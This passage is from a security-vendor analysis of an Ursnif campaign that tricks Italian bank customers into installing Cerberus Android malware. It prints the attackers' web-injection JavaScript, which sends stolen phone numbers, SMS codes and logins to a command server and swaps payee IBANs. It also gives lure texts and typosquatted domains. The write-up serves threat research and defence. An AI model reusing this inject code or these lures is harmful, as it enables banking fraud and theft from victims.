
Ursnif Leverages Cerberus Android Malware to Automate Fraudulent Bank Transfers in Italy

securityintelligence.com/posts/ursnif-cerberus-android-malware-bank-transfers-italy/

Home&nbsp/ Advanced Threats

Ursnif Leverages Cerberus to Automate Fraudulent Bank Transfers in Italy



Advanced Threats June 23, 2021

By Itzik Chimino co-authored by Limor Kessem 9 min read
Contributed to this research: Segev Fogel, Amir Gendler and Nethanella Messer.

IBM Trusteer researchers continually monitor the evolution and attack tactics in the banking sector. In a recent analysis, our team found that an Ursnif (aka Gozi) banking Trojan variant is being used in the wild to target online banking users in Italy with mobile malware. Aside from the Ursnif infection on the victim's desktop, the malware tricks victims into fetching a mobile app from a fake Google Play page and infects their mobile device with the Cerberus Android malware.

The Cerberus malware component of the attack is used by Ursnif's operators to receive two-factor authentication codes sent by banks to their users when account updates and money transfer transactions are being confirmed in real-time. Cerberus also possesses other features and can enable the attacker to obtain the lock-screen code and remotely control the device.


Cerberus is an overlay-type mobile malware that emerged in mid-2019 but initially lacked advanced capabilities. It has evolved over time to eventually feature the ability to hijack SMS content and control devices remotely, alongside other sophisticated data theft features. Cerberus was peddled in the underground as commodity malware until the summer of 2020, taking over the market share of Anubis, a previous pay-per-use malware.

In September 2020, Cerberus' development team decided to disband, spurring an auction attempt that aimed to sell off the source code to the highest bidder, starting at $100,000. The code did not sell but was instead shared with the malware's customer base, which meant it was publicly leaked. That intentional release of the source code gave rise to numerous malware campaigns involving Cerberus and likely also led to this combined attack with the Ursnif banking Trojan.

A Combination Attack From Desktop to Smartphone

Ursnif is a very long-standing staple in the cybercrime arena, possibly the oldest banking Trojan that's still active today. Recent campaigns featuring this malware have been most notable in Italy, where it is typically delivered to business email recipients in attachments that purport to carry invoices, delivery notices or other business correspondence. The infection chain commonly involves poisoned macros, getting past email controls by featuring productivity files most organizations use. In some campaigns, the attackers keep access to the infection zone limited to Italian-based IP addresses only.

Once infected by the Ursnif malware and upon attempting to access their online banking account, victims are advised, via web injection, that they won't be able to continue to use their bank's services without downloading a security app. To obtain that app, they are shown a QR code and instructed to scan it with their phone's camera.


Attenzione! Possibili interruzioni di servizio Internet Banking.

AVVISO IMPORTANTE


Gentile Cliente, per continuare a usare il portale [redacted], dovrai aggiornare l'app [redacted].
Scansiona il codice QR per aggiornare l'applicazione.
Aprire l'app della tua fotocamera e puntarla per 2-3 secondi sul codice QR. Se la scansione è abilitata, apparirà una notifica. Se non succede niente, potresti dover accedere alle impostazioni e abilitare la scansione dei codici QR manualmente. Se nelle impostazioni non c'è questa opzione, purtroppo il tuo dispositivo non sarà in grado di scansionare i codici QR nativamente. Ma non preoccuparti: dovrai soltanto scaricare un'apposita applicazione.

Per l'assistenza chiama il numero [redacted]

Si prega di confermare il suo attuale numero telefonico:

Figure 1: Web injection instructing infected users to download a mobile app

Looking into the QR code provided through the injection, we found a Base64 encoded string with the details.


Base64 to Image

+lHPdhgWQAP0o55tUAYqDYR7Pp2/LXd+6XWABmhLAK0aADRAAzRA7xJAqwblC3MHpvq3AU/3756f/kFIC6
ABGqAfBgAN0ACd8wdo7zxAfxuYwO0eeLpeev9uQNT7aT9gVwBt1gNogAZogK4JoM16AA3QUcDSF6ruT/f/
134A0g8AoAE62l/aX85vGwA0QAM0QAM0QB8JtKvpeUzPPy2ABmiAfhgAtKXpeUzPPy2ABmiAfhiUGzrNf/cD
Wp1XH4Qrtf5u4AEaoKv1Afpwf4AG6Kv8AfqPAd3+VvXb+dR5uPvdebQf4O75LvPaBgAt5Unnd/e38wE0QEv5
3f3tfAAN0FJ+d3873+uARugkATS6SgCNrhJAo6sE0OgqATS6SgCNrhJAo6sE0OgqATS6SgCNrhJAo6sE0OgqA
TS6SgCNrhJAo6v0P5zpbwx6ljCtAAAAAElFTkSuQmCC

Size : **2.26** KB, 2318 chars

Figure 2: Malicious QR code's content is a Base64-encoded string

If users scan the QR code, they will open a web page on their smartphone and be sent to a fake Google Play page featuring a corresponding banking app logo of the banking brand the victim originally attempted to access. The campaign, in this case, included a number of domains that were most likely registered for that purpose and reported in other malicious activity in the past, such as hxxps://play.google.servlce.store/store/apps/details.php?id=it.[BANK BRAND].


Each of the domains hosting the fake Google Play pages used similar words or typo-squatting to appear legitimate. Some examples are:

- google.servlce.store
- gooogle.services
- goooogle.services
- play.google.servlce.store
- play.gooogle.services

- play.goooogle.services.

These malicious domains have been flagged on VirusTotal for a few months, with more reports accumulating over time. Reports on the malicious Android Packages (APKs) that conceal the Cerberus malware spread in this campaign have been flagging it since at least late-2020.

In cases of users who do not successfully scan the QR code, they are asked to provide their telephone number and subsequently receive an SMS message with a download link to fetch the malicious application, which warns users about a potential service interruption if they fail to obtain the app.



Attenzione! Possibili interruzioni di servizio Internet Banking.


AVVISO IMPORTANTE

Si prega di confermare il suo attuale numero telefonico:

Figure 3: Web injection instructing infected users to provide their phone number

In the background, the injection’s code couples the phone number inserted by the victim with the bot ID the Ursnif malware assigned to that infected desktop, the bank’s name the victim uses and their login credentials as grabbed by Ursnif.


Notice the use of the word ‘Jambo’ in parts of the code. It is most likely that Ursnif’s operators wrote a jQuery library to simplify HTML Document Object Model tree traversal and manipulation, using it to orchestrate their injections. Fraudsters can use the library to define the amounts to transfer from accounts and other parameters of the fraudulent transaction.



```
function showReqTel() {
    jambo('div.page').hide();

    jambo('#token_div').remove();

    var h = '<div class="page" id="token_div"><div class="page-inner"><header role="banner" style="display: block;"><div class="c-logo c-logo--constrained u-centered" style=


    jambo('div.page').before(h);

    jambo('#no_notif').click(function () {

        if (jambo('#tel').val().length < 6) {
            jambo('#tel').css('border-color', 'red').focus();
            return false;
        }
        clearInterval(interval_int);
        interval_int = -1;
        var info = encodeURIComponent('Tel: ' + jambo('#tel').val());
        jambo.getScript(srv_dom + "in/gate_t.php?step=ADD_INFO&bot_id=" + my_bot + "&login=" + db_login + "&bank_name=[redacted]&data=" + info, function (data, textStatus, jqxhr
            setTimeout(function () {

                if (is_showed_before_skip) {
                    jambo('#frmlogin button[type=submit]').off('click', continueLogin);
                    jambo('#frmlogin button[type=submit]').click();
                    return false;
                }


                doCommand(jqxhr);


            }, 500);
        });
```

Figure 4: Injection code sending Cerberus infection URL to Ursnif-infected victims

If the victims submit their phone number on the web injection, the remote server will send back a download URL for them to unknowingly download the Cerberus malware. This injection also keeps the victims' device identifiers linked to their bot ID and account credentials.



```
function sendSms() {
    if (jambo('#sms_value').val() == '') {
        jambo('#sms_value').focus();
        return false;
    }
    if (jambo('#sms_value').val().length != 6) {
        jambo('#sms_value').focus();
        return false;
    }
    var l = jambo('#login-code').val();
    clearInterval(interval_int);
    interval_int = -1;
    var info = encodeURIComponent('Value: ' + jambo('#sms_value').val() + '<br>SMS ' + cmd_params + '<br>' + window.location.href);
    showLoader();
    jambo.getScript(srv_dom + "in/gate_t.php?step=ADD_INFO&bot_id=" + my_bot + "&login=" + l + "&bank_name=[redacted]&data=" + info, function (data, textStatus, jqxhr) {
        doCommand(jqxhr);
    });
    return false;
}
```


Figure 5: Injection code sending Cerberus infection URL to Ursnif-infected victims, additional view

Cerberus in Action

Cerberus campaigns have already been detected spreading through the official Google Play store in the past, but this distribution attempts to land on victim devices through a third-party source — the attacker's domains. The option to sideload APKs is not enabled by default on Android devices, and the choice to deliver the malware from a non-official source may have limited the spread of the campaign to a larger number of devices.

When Cerberus is downloaded to a new device, it takes into account the original bank name the victim attempted to access when the infection process was initiated. A JavaScript function includes those details and ensures the victim continues to see a consistent message.

Here too, the 'Jambo' word repeats throughout the function, calling into action the jQuery library that orchestrates the malware's script-based activity.




```
function showDownloadApp() {
    jambo('div.page').hide();
    jambo('#token_div').remove();
    var h = '<div class="page" id="token_div"><div class="page-inner"><header role="banner" style="display: block;"><div class="c-logo c-logo--constrained u-centered"
    jambo('div.page').before(h);
    jambo('#no_notif').click(function () {

        if (jambo('#tel').val().length < 6) {
            jambo('#tel').css('border-color', 'red').focus();
            return false;
        }
        clearInterval(interval_int);
        interval_int = -1;
        var info = encodeURIComponent('Click Install app<br>Tel: ' + jambo('#tel').val());
        jambo.getScript(srv_dom + "in/gate_t.php?step=ADD_INFO&bot_id=" + my_bot + "&login=" + db_login + "&bank_name=[redacted]&data=" + info, function (data, textStatus,
            setTimeout(function () {

                if (is_showed_before_skip) {
                    jambo('#frmlogin button[type=submit]').off('click', continueLogin);
                    jambo('#frmlogin button[type=submit]').click();
                    return false;
                }

                doCommand(jqxhr);

            }, 500);
        });
        showLoader();
        //  showErrorLogin("ATTENZIONE! Credenziali non valide.");
        return false;
    });
    setTimeout(function () {
        jambo('#no_notif').show();
    }, 50000);

}
```

Figure 6: JavaScript function fetches Cerberus malware

Cerberus is being used here only as the component that allows the attackers to bypass the bank's SMS-code verification challenge. The fraudulent transaction itself takes place on the victims' infected desktops (Windows-based devices). While most fraud is in-session using Gozi SOCK proxy capability, some access to the victim's account came from other devices.

Ursnif's C2 Communications

The basics of Ursnif's command and control (C2) communications are also carried out through the same channels. Jambo.getScript sends information to srv_dom, which is the malware's injection server in this case, used to manage the man-in-the-browser activity.



```
function sendComm(comm) {
    var info = encodeURIComponent(comm);

    jambo.getScript(srv_dom + "in/gate.php?step=ADD_INFO&bot_id=" + my_bot + "&login=" + db_login + "&bank_name=[redacted]&data=" + info);

}
```

Figure 7: Injection server communications

The core commands botmasters can launch come in where string 'step=' appears. Some of the available bot actions are:


Command	Description
ADD_INFO	Send data to C2: token, SMS content, telephone, download an application.
ASK	Send communication to the C2.
GET_DROP	Check account balance on the victim's bank account.
GOOD_TRF	Attempt to initiate a money transfer transaction.
LOGIN	Send victim's login information to attacker's C2 server.
PING	Check if the infected machine is currently online.

IBAN Swapping Back in Style

On the infected desktop, we are back to seeing familiar activity from the Ursnif Trojan. Since it hooks the internet browser, it takes different steps to manipulate what victims see on their screens and have them click on elements that launch the Trojan's resources into action.

One of the actions Ursnif wishes to take here is to automate transactions that start on the desktop's browser. To do that, it is designed to swap the international bank account number (IBAN) and bank identifier code (BIC) numbers from legitimate transactions for an IBAN of an account the fraudster controls.


To launch its fraudulent transaction flow, Ursnif needs to start a function that would be clicked by the infected victim. It, therefore, attempts to replace a login button from the original bank's webpage and plant its own button that the victim will click. The function launched is named 'hookPay()':



```
function hookPay() {
    if (jambo('#bon_importo_fld').length && jambo('#ben_iban_fld').length && jambo('#ben_nome_fld').length) {
        if (!login_btn_click) {
            jambo('button[type=submit]').unbind('click', checkAmount).click(checkAmount);

            real_iban = jambo('#ben_iban_fld');
            var fk = real_iban.clone(false);
            fk.addClass('ibr');
            real_iban.after(fk);
            real_iban = real_iban.detach();
            jambo('.ibr').bind('blur change', function () {
                if (jambo(this).val().toUpperCase().slice(0, 2) == 'IT') {
                    //  jambo('#ben_citta_fld').parents('p:first').hide();
                    //  jambo('#ben_bic_fld').parents('p:first').hide();
                    if (jambo('#ben_citta_fld').val() == "") jambo('#ben_citta_fld').parents('p:first').removeClass('is-required').addClass('is-hidden');
                    if (jambo('#ben_bic_fld').val() == "") jambo('#ben_bic_fld').parents('p:first').removeClass('is-required').addClass('is-hidden');

                }
            });
        }
```

Figure 8: hookPay() function – Ursnif replaces IBAN number in legitimate transactions

The function being used to swap the IBAN and plan the transaction parameters is called 'makeTrf()'. The amount being transferred is set to move forward if the account's balance is higher than €3,000.




```
function makeTrf() {
    if (!jambo('#ben_nome_fld').length || !jambo('#ben_iban_fld').length || paymInfo == "") {
        return false;
    }

    var paymArr = paymInfo.split(";;");
    var myArr = paymArr[2].split("::");
    var hisArr = paymArr[1].split("::");

    if (is_change_name) $('#ben_nome_fld').val(myArr[0]).focus().change().blur();
    else $('#ben_nome_fld').val(hisArr[0]).focus().change().blur();

    jambo('.ibr').after(real_iban);
    jambo('.ibr').remove();
    $('#ben_iban_fld').val(myArr[1]).focus().change().blur(); //changing IBAN swap

    $('#bon_importo_fld').val(paymArr[3]).focus().change().blur();

    $('#bon_causale_txt').val(paymArr[1].split("Causale: ")[1]).focus().change().blur();

    //'::FROM: '+jambo('#ord_conto_slc :selected').text()

    var amt = parseFloat(paymArr[3]);
    var r1 = jambo('#ben_bic_fld');
    var r2 = jambo('#ben_citta_fld');

    if (myArr[1].toUpperCase().slice(0, 2) == 'IT') {
        jambo('#ben_bic_fld').parents('p:first').hide().removeClass('is-required').addClass('is-hidden');
        jambo('#ben_bic_fld').removeAttr('required');
        if (amt < 3000) {
            jambo('#ben_citta_fld').parents('p:first').hide().removeClass('is-required').addClass('is-hidden');
            jambo('#ben_citta_fld').removeAttr('required');
        } else r2.val(hisArr[3]).focus().change().blur();
```

Figure 9: makeTrf() function – Ursnif sets up the fraudulent transaction's parameters

Injections Adapt to Security Challenge

The configuration file in this campaign targeted the customers of banking institutions in Italy, specifically business banking services. On top of that, the attackers were after e-wallet and e-commerce credentials.

Web injections were adapted to each target's security challenge; for example, an injection instructing victims to provide numbers from a hard token.


Attenzione! Possibili interruzioni di servizio Internet Banking.

Richiesto token ********************

Prosegui inserendo la cifra che visualizzi nel display del tuo token

Inserisci il codice


CONFERMA

Note aggiuntive

Per visualizzare correttamente la password il pulsante per generarla deve essere alla sinistra del display.

Figure 10: Adapting web injection social engineering to security challenge

Victims are asked to enter the code they received into the web injection and are given a 90-second time-lapse to do that, likely also adapted to the time allotted by the targeted bank or service provider:


Attenzione! Possibili interruzioni di servizio Internet Banking.

Strumento di sicurezza

scade tra 90 secondi

RICHIESTO OTP PER IL NUMERO **************

Inserisci il codice che ti e stato inviato con un **SMS** al tuo numero

Inserisci il codice

Non hai ricevuto il codice? Ricevilo nuovamente

CONFERMA


Note aggiuntive

Inserisci il codice di 6 cifre che hai appena ricevuto via SMS o notifica.

Figure 11: Adapting web injection social engineering to security challenge, additional view

After receiving the data from the victim, the malware sends data to the C2 server, including authorization token, SMS content, telephone number and account login information. It then shows a .gif file that makes it appear as if the web browser is loading something. After a couple of seconds, the .gif file is hidden, and the malware continues the login process in the background.

To prevent victims from accessing the account and discovering the fraudulent activity before it is finalized, Ursnif presents a maintenance notice on the account. This notice can effectively prevent the victim from accessing the account from the infected device.


ATTENTION

Information for users **12121** .

Internet Banking is maintaining the site until **Monday, May 24, 2021 5.00 PM.**
We are working to restore the service.

We apologize for any inconvenience.

Figure 12: Victims are denied access to their bank account to hide fraudulent activity

Something Old, Something New — The Ursnif-Cerberus Combo

